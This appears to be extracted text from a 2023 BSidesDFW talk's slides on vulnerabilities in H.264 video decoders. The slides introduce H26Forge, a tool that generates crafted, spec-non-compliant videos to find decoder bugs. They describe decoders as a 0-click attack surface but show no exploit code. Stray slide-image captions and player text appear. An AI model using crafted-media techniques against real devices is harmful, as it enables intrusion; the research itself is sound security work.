

The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez
wrv@utexas.edu

November 4th, 2023

BSidesDFW



Apple Silicon

- System on a chip (SoC)
- Intel x86_64 → ARM64
- It's not the first time
 - 2006: PowerPC → Intel
 - 2020: Intel → ARM



LSU

Rosetta 2: Keeping Mac Malware Alive for Years to Come

Raphael and Harris 0:00 / 51:15 • Intro >



Rosetta 2 Keeping Mac Malware Alive for Years to Come



BSidesDFW

235 subscribers

Subscribe



Share

...



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>


If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED


Who this talk is for and why



Red and Blue teamers
identifying attack
surface and threat
models for their
institutions



Anyone that plays
arbitrary videos



Developers
working with
compressed videos

\$whoami




- **Willy R. Vasquez (wrv)**
- PhD student at UT Austin
- Research in systems security, cryptography, and cyberlaw and policy
- Previously at  and 




<https://wrv.github.io/>


Untrusted Videos are everywhere



Processing Arbitrary Videos is Dangerous




Can enable 0-click
attacks via
thumbnailing



Parsed by applications,
kernels, and dedicated
hardware

Existing defenses rarely
focus on issues at the
kernel or hardware level



Videos are compressed with complex algorithms called codecs



**H.264
MPEG-4/AVC**



Ubiquity and complexity lead to a vast and underexplored attack surface



**H.264
MPEG-4/AVC**





To explore the complexity of H.264, we introduce H26Forge




To explore the complexity of H.264, we introduce H26Forge



With H26Forge, we found and reported issues in applications, kernel drivers, and hardware



Agenda





Show the complexity
of video decoding and
demonstrate the
decoder attack surface



H26Forge

Toolkit to produce specially
crafted videos to find
vulnerabilities in video
decoders and investigate
their exploitability



Dive into serious
vulnerabilities found
in the iOS Kernel

Defenses and Future Directions

H26Forge is Available

☰ README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the [H26Forge paper](#).

Motivation

See [MOTIVATION.md](#) to see how a H26Forge simplifies a previously manual PoC generation process.

Release

You can download the latest build on the [releases](#) page.




<https://github.com/h26forge/h26forge>

